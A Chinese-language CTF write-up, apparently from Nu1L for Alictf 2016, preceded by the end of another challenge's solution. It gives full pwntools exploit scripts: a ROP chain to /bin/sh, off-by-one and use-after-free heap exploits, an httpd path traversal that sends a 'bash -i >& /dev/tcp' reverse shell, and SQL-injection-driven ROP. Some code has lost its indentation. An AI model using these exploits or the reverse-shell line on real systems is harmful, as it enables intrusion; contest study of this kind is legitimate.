                return;
        }
        has_data = false;
        if (data)
        {
                free(data);
                data = NULL;
        }
        int total = width * height;
        data = (unsigned char*)malloc(total);
        fprintf(stdout, "enter %d bytes of data, use an integer to rep
resent a byte\n", total);
        fprintf(stdout, "for eaxmple, enter 65 if you want to enter ch
aracter \'A\'\n");
        fflush(stdout);
        for (int i = 0; i < total; ++i)
```

```
        {
                int temp = 0;
                fscanf(stdin, "%d", &temp);
                if (temp < 0 || temp > 255)
                {
                        fprintf(stdout, "error data format :(");
                        fflush(stdout);
                        return;
                }
                data[i] = char(temp & 0xFF);
        }
        has_data = true;
}
void handle_decode(int width, int height, unsigned char*& data)
{
        volatile unsigned short flag_offset = randint(0, sizeof(flag));
        volatile unsigned short flag_size = 1;
        unsigned char img_data[128] = { 0 };
        if (!has_data)
        {
                fprintf(stdout, "no data available, ");
                fprintf(stdout, "you need to handle choice 2 first!\n");
                fflush(stdout);
                return;
        }
        int total = width * height;
        int offset = 0;
        if (total == 0x7FFFFFFF)
        {
                flag_size = 0;
        }
        if (total < offset + 4 || *(unsigned int*)(data + offset) !=
  0x78563412)
        {
                fprintf(stdout, "bad magic number :(\n");
```

```
                fflush(stdout);
                return ;
        }
        offset += 4;
        int rgb_nums = 4;
        if (total < offset + 3*rgb_nums)
        {
                fprintf(stdout, "bad image format :(\n");
                fflush(stdout);
                return ;
        }
        for (int i = 0; i < rgb_nums; ++i)
        {
                int r = data[offset++];
                int g = data[offset++];
                int b = data[offset++];
                if ((r&1) == 0 || (g&1) == 1)
                {
                        fprintf(stdout, "bad pixel value :(\n");
                        fflush(stdout);
                        return ;
                }
                *(unsigned short *)(img_data + b) = 0x00FF;
        }
        if (total > offset)
        {
                for (int i = 0; i < 128; ++i)
                {
                        readflag(img_data + i, flag_offset + (data[offset++
] & 1), flag_size);
                        if (offset >= total)
                        {
                                break;
                        }
                }
```

```
        }
        img_data[127] = '\0';
        fprintf(stdout, "decode result: %s\n", img_data);
        fflush(stdout);
}
int main(int argc, char** argv)
{
        unsigned char* data = NULL;
        int width = 0;
        int height = 0;
        initflag();
        show_welcome_msg();
        srand((unsigned int)time(NULL));
        while (!need_exit)
        {
                int choice = show_main_menu();
                switch (choice)
                {
                case 1:
                        handle_size(width, height);
                        break;
                case 2:
                        handle_data(width, height, data);
                        break;
                case 3:
                        handle_decode(width, height, data);
                        break;
                case 4:
                default:
                        need_exit = true;
                        break;
                }
        }
        return 0;
}
```

可以看到 flag 已经读取搭配全局变量 flag 中，成功利用之后 flag 会在 handle_decode 的 result 中出现

Exp

```
from zio import *
import commands
def do_command(cmd_line):
(status, output) = commands.getstatusoutput(cmd_line)
return output
target = "./ImageDecoder"
def get_io(target):
r_m = COLORED(RAW, "green")
w_m = COLORED(RAW, "blue")
r_m = False
w_m = False
io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)
return io
def set_param(io, w, h):
io.read_until("4. Exit\n")
io.writeline("1")
io.read_until(": ")
io.writeline(str(w))
io.read_until(": ")
io.writeline(str(h))
def image_data(io, content):
io.read_until("4. Exit\n")
io.writeline("2")
io.read_until(" 'A'\n")
io.writeline(" ".join([str(ord(c)) for c in content]))
def decode_image(io):
io.read_until("4. Exit\n")
io.writeline("3")
def exit_t(io):
io.read_until("4. Exit\n")
io.writeline("4")
```


```
def get_flag(io, payload):
set_param(io, 16, 2)
image_data(io, payload)
decode_image(io)
io.read_until("decode result: ")
flag = io.read(1)
return flag
def pwn(io):
result = do_command("./get_offset 0")
payload = ""
payload += l32(0x78563412)#magic number
for i in range(4):
payload += l8(0x1) + l8(0x0) + l8(0x2)
payload = payload.ljust(16*2, 'b')
flag = ['-']*40
for item in result.strip().split(' '):
info = item.split(":")
offset = int(info[0])
index = int(info[1])
for i in range(offset):
get_flag(io, payload)
flag[index] = get_flag(io, payload)
print "".join(flag)
print "".join(flag)
exit_t(io)
io = get_io(target)
pwn(io)
```

其中 get_offset 是用来辅助计算 handle_decode 中 randint(0, sizeof(flag))

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
int get_one()
{
return randint(0,40);
```

```
}
int  randint(int  low,int  high)
{
        return  rand()  %  (high  -  low)  +  low;
}
int  main(int  argc,char  **argv)
{
if(argc  <=1)
{
srand(time(0));
}
else
{
srand(time(0)  +  atoi(argv[1]));
}
int  i,one,index  =  0  ,array[40],count  =  0,j  =  0;
while(index  <=  39)
{
one  =  get_one();
for(i  =  0;  i  <  index  ;  i++)
{
if(array[i]  ==  one)
{
break;
}
}
if(i  >=  index)
{
printf("%d:%d  ",count-j,one);
j  =  count  +  1;
array[i]  =  one;
index++;
}
count++;
}
```

```
printf("\n");
return  0;}
```



结果显示

花絮

1.当时我们 APK 做的很快，但是提交的时候一直失败，以为没做出来，后来 Web 搞定之后去交 Web，也是失败。和主办方核对了半天 token 最后发现我们把 use 打成了 user..

2.我们拿到 Flag 操控无人机的时候，都是让自己无人机怼自己的基地..这样收益最大。

3.比赛过程当中大家都很懵逼，各种瞎忙瞎着急，下了台才发现自己队伍是第一。

Alictf 2016 writup

作者：Nu1L

原文链接：http://bobao.360.cn/ctf/learning/163.html

MISC

coloroverflow

首先感觉这种包名不像是 CTF 用的,所以直接 Google 之,发现是 Google Play 上开源的游戏 Color Overflow。于是下载下来进行比对,发现多出了几个类无法匹配上原 apk,所以猜测是自己后加的。分别将多出的类分析之后,发现分别是用语发送请求、生成请求和工具类。我将其命名为 LogClass、n 和 Utils

程序将请求生成之后向 log.godric.me 发送 POST 请求,在代码里发现数据发送之前用经过了 GZIP 压缩。在 pcap 中,也发现了这个请求,pcap 里显示确实有 Content-Encoding: gzip。用 wireshark 导出 http 数据得到了原始数据。

现在从 LogClass 往上找,发现 GameView$1 里的 new LogClass().execute(new ByteArrayOutputStream[]{v2.OutputRequestBody()});会调用 n 中的方法。然后 LogClass 里的 run 会发送 。

```
public ByteArrayOutputStream OutputRequestBody() {
    try {
      this.output_stream.reset();
      f.a(this.output_stream, this.szId);
      f.a(this.output_stream, this.CurMill);
      f.a(this.output_stream, this.Rand);
      f.a(this.output_stream, this.d);
      this.output_stream.flush();
    }
    catch(Exception v0) {
      v0.printStackTrace();
    }
    return this.output_stream;
  }
```

其中 d 是由要发送的数据进行 AES 加密后得到的,在 GetRequestBody 这个方法中。

这部分缓存了要发送的数据。a 方法有三个重载,都将输出到缓冲区。分别会先输出对应的类型标志,21、18 和 24。接下来,字符串类型会字符串长度,然后输出字符串;字节数组会输出一个字节表示长度,然后输出所有字节;长整型会按 7 位分组然后高位作为结尾标志,每次输出一个字节,高位为 0 表示结束。

因此我们可以从 pcap 导出的数据中还原出 szId, CurMil, Rand, d。

szId 被计算 MD5 后,摘要作为 key(未编码成十六进制字符串),Rand 和 CurMill 进行循环异或得到 IV。因此 key 和 IV 也可以计算出来。

再来看 AES :

```
if(i == 0) {
        int j;
        for(j = 0; j < block_size; ++j) {
            block[j] = ((byte)(padded_input[j] ^ arg13[j]));
        }
    }
    else {
        int j;
        for(j = 0; j < block_size; ++j) {
            block[j] = ((byte)(padded_input[i * 16 + j] ^ block_out[j]));
        }
    }
    block_out = AES.EncryptBlock(block);
    System.arraycopy(block_out, 0, outbuf, i * 16, block_size);
```

这部分看出,该 AES 将上一轮的输出和输入进行异或再加密,因此是 CBC 模式。

还原出 IV 和 key,还有 encrypted 之后,便可以进行解密。解密出来发现其中包含 flag 。

```
szid = 'bb39b07060deabd5'
curmill = [0xb9, 0xe8, 0xf3, 0xd3, 0xca, 0x2a]
curmill = [i & (~128) for i in curmill]
curmill = sum([curmill[i] << (7*i) for i in range(len(curmill))])
print curmill
rand = '46 51 4b f9 f2 b3 cd 3b f5 80 b7 cd 9b ae 45 14'.split()
rand = [int(i, 16) for i in rand]
import md5
```

```
m = md5.md5()
m.update(szid)
key = m.digest()
print 'key', map(ord, key)
IV = [(curmill >> (i*8)) & 255 for i in range(8)][::-1]
IV = [rand[i] ^ IV[i%8] for i in range(len(rand))]
IV = ''.join(map(chr, IV))
print 'IV', map(ord, IV)
with open('encrypted') as f:
    encrypted = f.read()
from Crypto.Cipher import AES
aes_d = AES.new(key, AES.MODE_CBC, IV)
print aes_d.decrypt(encrypted)
```

PWN

Vss

存在一个栈溢出,输入的第 0x48-0x50 个字节刚好覆盖返回地址,用 ROPgadget 找到一个 ropchain,由于第 0x48-0x50 个字节是返回地址,再找一个 add rsp ret 的 gadget 增加 rsp 的地址就可以返回到 ropchain

```
from pwn import *
from struct import pack
p = remote('121.40.56.102', 2333)
recv_content = p.recvuntil('Password:\n')
p2 = ''
p2 += pack('<Q', 0x0000000000401937) # pop2 rsi ; ret
p2 += pack('<Q', 0x00000000006c4080) # @ .data
p2 += pack('<Q', 0x000000000046f208) # pop2 rax ; ret
p2 += '/bin//sh'
p2 += pack('<Q', 0x000000000046b8d1) # mov qword ptr [rsi], rax ; ret
p2 += pack('<Q', 0x0000000000401937) # pop2 rsi ; ret
p2 += pack('<Q', 0x00000000006c4088) # @ .data + 8
p2 += pack('<Q', 0x000000000041bd1f) # xor rax, rax ; ret
p2 += pack('<Q', 0x000000000046b8d1) # mov qword ptr [rsi], rax ; ret
p2 += pack('<Q', 0x0000000000401823) # pop2 rdi ; ret
```

```
p2 += pack('<Q', 0x00000000006c4080) # @ .data
p2 += pack('<Q', 0x0000000000401937) # pop2 rsi ; ret
p2 += pack('<Q', 0x00000000006c4088) # @ .data + 8
p2 += pack('<Q', 0x000000000043ae05) # pop2 rdx ; ret
p2 += pack('<Q', 0x00000000006c4088) # @ .data + 8
p2 += pack('<Q', 0x000000000041bd1f) # xor rax, rax ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
```

```
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045e790) # add rax, 1 ; ret
p2 += pack('<Q', 0x000000000045f2a5) # syscall ; ret
payload1 = 'py' + 'B' * (0x4e - 0x8) + p64(0x000000000044892a) + 'A' * (0xd0 - 0x50) + p2
p.sendline(payload1)
p.interactive()
fb
```

教科书一般的 off-by-one

脚本:

```
#!/usr/bin/env python2
# -*- coding:utf-8 -*-
from pwn import *
import os
# flag : alictf{FBfbFbfB23666}
# switches
DEBUG = 0
# modify this
'''
if DEBUG:
    io = process('./fb')
else:
    io = remote('121.40.56.102',9733)
'''
if DEBUG: context(log_level='debug')
# define symbols and offsets here
# simplified r/s function
def ru(delim):
return io.recvuntil(delim)
def rn(count):
return io.recvn(count)
def sl(data):
return io.sendline(data)
def sn(data):
return io.send(data)
def info(string):
return log.info(string)
# define interactive functions here
def menu():
return ru('Choice:')
def addmsg(length):
```

```
    menu()
    sl('1')
    ru(':')
    sl(str(length))
return
def setmsg(index,content):
    menu()
    sl('2')
    ru(':')
    sl(str(index))
    ru(':')
    sl(content)
return
def delmsg(index):
    menu()
    sl('3')
    ru(':')
    sl(str(index))
return
def leak(addr):
if '\x0a' in p64(addr): return '\x00'# :<
    setmsg(1, p64(addr) + p32(100))
    delmsg(2)
    buf = ru('Done').rstrip('Done')
if len(buf) == 0:return '\x00'
return buf + '\x00'
printf = 0x4006E0
ptr = 0x6020c0
ptr2 = 0x6020e0
freegot = 0x602018
# define exploit function here
def pwn():
if DEBUG: gdb.attach(io)
#elf = ELF('./fb')
    addmsg(248)
```

```
    addmsg(240)# xxx
    addmsg(256)
    addmsg(248)
    addmsg(240)
    addmsg(256)
    addmsg(256)
    addmsg(256)
    setmsg(7, '%17$p')
    payload = ''
    payload += p64(0) + p64(0xf1)
    payload += p64(ptr-0x18) + p64(ptr-0x10)
    payload = payload.ljust(240, '\x00')
    payload += p64(0xf0)
    setmsg(0,payload)
    delmsg(1)
    payload2 = p64(0) + p32(0) + p32(16) + p64(0) + p64(freegot) + p64(2000) + p64(0x6020e0) + p32(0x1000)
    setmsg(0, payload2)
    setmsg(0, p64(printf)[:-1])
    delmsg(7)
    buf = ru('Done').rstrip('Done').lstrip('0x')
    libc_start_main_ret = int(buf, 16)
#info('Libc leaked = ' + hex(libc_start_main_ret))
    libc = libc_start_main_ret - 0x21f45
    system = libc + 0x0000000000046590
    setmsg(6, '/bin/sh;')
    setmsg(0, p64(system)[:-1])
    delmsg(6)
    io.interactive()
return
if __name__ == '__main__':
    io = remote('114.55.103.213',9733)
    pwn()
    io.close()
routers
```

connect(0,1), connect(1,2)会导致 router 0 中指针单向指向 router 1, 此时

delete(1)会导致 uaf.

脚本:

```
#!/usr/bin/env python2
# -*- coding:utf-8 -*-
from pwn import *
import os
# flag : alictf{S0rry_F0r_USiNG_CP1uSp1Us_vTaB1es}
# switches
DEBUG = 0
# libc = 2.19 ubuntu-6.9
os.environ["LD_PRELOAD"] = "./libc-x.so"
# modify this
if DEBUG:
    io = process('./routers')
else:
    io = remote('114.55.103.213',6565)
if DEBUG: context(log_level='debug')
# define symbols and offsets here
# simplified r/s function
def ru(delim):
return io.recvuntil(delim)
def rn(count):
return io.recvn(count)
def sl(data):
return io.sendline(data)
def sn(data):
return io.send(data)
def info(string):
return log.info(string)
# define interactive functions here
def create_route(t,name):
    ru('>')
```

```
    sl('create router')
    ru(':')
    sl(t)
    ru('name: ')
    sl(name)
return
def create_terminal(t,name,attached):
    ru('>')
    sl('create terminal')
    ru(':')
    sl(attached)
    ru(':')
    sl(t)
    ru(':')
    sl(name)
return
def delete_router(name):
    ru('>')
    sl('delete router')
    ru(':')
    sl(name)
return
def connect(name1, name2):
    ru('>')
    sl('connect')
    ru(':')
    sl(name1)
    ru(':')
    sl(name2)
return
def disconnect(name):
    ru('>')
    sl('disconnect')
    ru(':')
    sl(name)
```

```
return
def show():
    ru('>')
    sl('show')
return
# define exploit function here
def pwn():
if DEBUG: gdb.attach(io)
# uaf in disconnect
    create_route('cisco', '123')
    create_route('cisco', 'aaa')
    create_route('cisco', 'bbb')
    connect('123', 'aaa')
    connect('aaa', 'bbb')
    delete_router('aaa')
    create_terminal('osx','hello','bbb')
    show()
    ru('to ')
    pie = u64(ru('\n')[:-1].ljust(8,'\x00')) - 0x204b30
    info('PIE Leaked = ' + hex(pie))
    got = pie + 0x204EC8
    create_route('cisco', 'b1')
    create_route('cisco', 'b2')
    create_route('cisco', 'b3')
    create_route('cisco', 'b4')
    connect('b1','b2')
    connect('b2','b3')
    delete_router('b2')
    delete_router('b4')
    payload = 'A'*0x8 + p64(got) + p64(0) + p64(0)[:-1]
    create_route('cisco', payload)
    show()
    ru('to ')
    ru('to ')
#offset_setvbuf = 0x70670
```

```
    offset_setvbuf = 0x705a0
    libc = u64(ru('\n')[:-1].ljust(8,'\x00')) - offset_setvbuf
    info('Libc Leaked = ' + hex(libc))
# leak heap address
    delete_router(payload)
    xxx_vtable = libc + 0x3BE060 - 8
    payload2 = p64(xxx_vtable) + p64(pie) + p64(0) + p64(0)[:-1]
    create_route('cisco', payload2)
    create_route('cisco', 'feeder')
    delete_router('feeder')
    disconnect('b1')
    show()
for i in xrange(6): ru('named ')
    heap_addr = u64(ru(' ')[:-1].ljust(8,'\x00')) - 0x340
    info('Heap addr leaked = ' + hex(heap_addr))
# final stage
    create_route('cisco', 'c1')
    create_route('cisco', 'c2')
    create_route('cisco', 'c3')
    create_route('cisco', 'c4')
    connect('c1', 'c2')
    connect('c2', 'c3')
    delete_router('c2')
    delete_router('c4')
    gadget = libc + 0xE4968
    payload3 = p64(heap_addr+0x450) + p64(pie) + p64(0) + p64(0)[:-1]
    create_route('cisco', payload3)
    spray = 7 * p64(gadget)
    create_route('cisco', spray)
'''
    poprdi = libc + 0x0000000000022b9a
    system = libc + 0x46590
    binsh = libc + 0x17C8C3
    ropchain = ''
    ropchain += p64(poprdi)
```

```
    ropchain += p64(binsh)
    ropchain += p64(system)
    '''
    disconnect('c1')
    io.interactive()
return
if __name__ == '__main__':
    pwn()
```

http

题目是一个 http 服务器,刚开始没有给 binary,经过测试发现,修改 http 头的请求目录可以导致任意文件读取(e.g.: GET /../../../../../etc/passwd HTTP/1.1), 通过此漏洞读取 /proc/self/maps 获取 binary 路径,然后得到二进制文件,分析后发现服务器处理 post 请求处有漏洞,利用见脚本 :

```
#!/usr/bin/env python2
# -*- coding:utf-8 -*-
from pwn import *
import os
# flag : alictf{1et's_p14y_with_thr34ds_at_httpd}
# switches
DEBUG = 0
# modify this
if DEBUG:
    io = remote('127.0.0.1', 46962)
else:
    io = remote('120.26.90.0',42665)
if DEBUG: context(log_level='debug')
# define symbols and offsets here
# simplified r/s function
def ru(delim):
return io.recvuntil(delim)
def rn(count):
return io.recvn(count)
def sl(data):
```

```
return io.sendline(data)
def sn(data):
return io.send(data)
def info(string):
return log.info(string)
# define interactive functions here
def sendpost(target, content):
    buf = ''
    buf += 'POST '
    buf += target
    buf += ' HTTP/1.1\n'
    buf += 'Content-Length: '
    buf += str(len(content))
    buf += '\n\n'
    buf += content
    sn(buf)
return
# define exploit function here
def pwn():
if DEBUG: gdb.attach(io)
# arbitary file read vuln in httpd
# dumping the binary and we find post content is passed to a newly created process, which we can specify
#sendpost('/../../../../../../bin/bash', 'ls -la /;exit\n')
    sendpost('/../../../../../../bin/bash', 'bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/xxxx 0>&1;exit;\n')# connectback shell
    io.interactive()
return
if __name__ == '__main__':
    pwn()
```

vvss

sqli + 栈溢出，利用见脚本 :

```
#!/usr/bin/env python2
# -*- coding:utf-8 -*-
from pwn import *
import os
```

```
# flag : alictf{n0t_VerY_v3ry_secure_py}
# switches
DEBUG = 0
# modify this
if DEBUG:
    io = process('./vvss')
else:
    io = remote('120.26.120.82',9999)
context(log_level='debug')
# define symbols and offsets here
# simplified r/s function
def ru(delim):
return io.recvuntil(delim)
def rn(count):
return io.recvn(count)
def sl(data):
return io.sendline(data)
def sn(data):
return io.send(data)
def info(string):
return log.info(string)
# define interactive functions here
def listall():
    sl('py')
return
# select plain, len from keys where qid='%s'
def query(param):
    buf = 'pz'
    buf += param
    sl(buf)
return
def todo():
    buf = 'pi'
    sl(buf);
return
```

```
# define exploit function here
def pwn():
if DEBUG: gdb.attach(io)
#listall()
    query("a';insert into keys values (909, hex(fts3_tokenizer('simple')), 'bx', 100);")# use tokenizer to leak address
    query("bx")
    offset = 0x2b4d80
    ru('0')
    buf = rn(16)
    sqlite_base = u64(buf.decode('hex')) - offset
    info('SQLite Base leaked = ' + hex(sqlite_base))
    offset2lib = 0x3c5000
    libc = sqlite_base - offset2lib
    system = libc + 0x46590
    binsh = libc + 0x17C8C3
    ropchain = ''
    ropchain += p64(sqlite_base + 0x0000000000009ef8)
    ropchain += p64(binsh)
    ropchain += p64(system)
    payload = 656 * 'a' + ropchain
    query("a';insert into keys values (31337, x'"+payload.encode('hex')+"', 'exx', "+str(len(payload))+");")
    query("exx")
    io.interactive()
return
if __name__ == '__main__':
    pwn()
```

Reverse

Al-Gebra

一个 pyinstaller 打包的程序。用 pyinstxtractor.py 解包,然后发现主要文件是 pyimod04_builtins,修复文件头之后反编译,获得主程序代码。

主程序从服务器获取了数据和两个函数 add 和 mul。

保存服务器发来的数据然后修复文件头反编译,得到函数内容。

程序逻辑就是做个矩阵乘法,然后检验结果。但是这里的加法和乘法都被重新定义过了。网上搜了下,发现这玩意好像叫多项式环。

直接对 mul 函数进行一些测试。发现对于 mul(a,x)=b,a<256,b<256,x 一定有解。然后在加上异或本身的一些特性,就满足了做方程式化简求解的要求。

然后拍了个高斯消元,注意加和乘的重定义。得解 。

```
alictf{Ne_pleure_pas_Alfred}
mat=[[207, 152, 250, 232, 183, 247, 125, 31, 89, 176, 139, 246, 97, 125, 76, 1, 175, 141, 61, 196],
[90, 41, 196, 89, 48, 166, 201, 255, 28, 72, 10, 227, 134, 247, 87, 10, 219, 51, 146, 93],
[76, 3, 187, 211, 246, 46, 222, 194, 67, 165, 130, 244, 221, 248, 132, 47, 91, 245, 136, 141],
[223, 211, 5, 77, 225, 6, 21, 196, 120, 19, 233, 214, 143, 224, 2, 119, 50, 188, 90, 88],
[108, 177, 46, 95, 80, 128, 125, 128, 22, 227, 179, 177, 191, 191, 7, 91, 209, 79, 31, 2],
[152, 229, 184, 163, 212, 71, 125, 72, 67, 179, 37, 173, 156, 59, 235, 79, 28, 134, 73, 245],
[40, 123, 5, 233, 197, 233, 30, 18, 232, 33, 56, 95, 69, 44, 205, 176, 246, 7, 211, 109],
[11, 28, 73, 59, 71, 154, 72, 92, 139, 27, 109, 193, 92, 102, 17, 140, 230, 254, 181, 35],
[242, 49, 103, 240, 78, 79, 46, 224, 168, 137, 147, 8, 125, 149, 197, 109, 85, 208, 254, 44],
[180, 66, 51, 154, 33, 51, 1, 33, 0, 227, 13, 192, 65, 217, 206, 204, 7, 14, 22, 232],
[46, 58, 126, 154, 21, 73, 28, 130, 223, 212, 63, 69, 167, 80, 240, 8, 172, 208, 206, 76],
[218, 94, 40, 0, 108, 187, 3, 9, 39, 65, 110, 26, 242, 41, 143, 100, 17, 186, 95, 127],
[19, 188, 30, 252, 33, 235, 104, 10, 232, 186, 243, 211, 92, 210, 150, 146, 191, 96, 108, 208],
[119, 109, 150, 141, 45, 208, 118, 47, 10, 40, 41, 47, 122, 99, 238, 244, 0, 241, 187, 198],
[240, 138, 99, 154, 114, 245, 192, 199, 90, 166, 232, 140, 119, 243, 237, 86, 21, 5, 168, 251],
[144, 99, 109, 211, 70, 17, 11, 149, 225, 17, 177, 63, 53, 146, 17, 168, 81, 50, 149, 218],
[238, 179, 216, 200, 226, 215, 124, 171, 57, 183, 76, 165, 56, 140, 123, 197, 152, 71, 112, 242],
[162, 115, 153, 111, 219, 42, 159, 188, 118, 77, 232, 53, 83, 223, 183, 219, 150, 177, 149, 76],
[229, 216, 82, 107, 93, 225, 244, 98, 38, 190, 193, 97, 54, 27, 208, 15, 71, 39, 106, 233],
[131, 13, 74, 27, 217, 248, 206, 44, 14, 71, 69, 62, 35, 94, 224, 126, 96, 120, 252, 11]]
c =[157, 244, 209, 121, 181, 200, 239, 205, 226, 51, 188, 143, 121, 212, 12, 95, 36, 10, 251, 133]
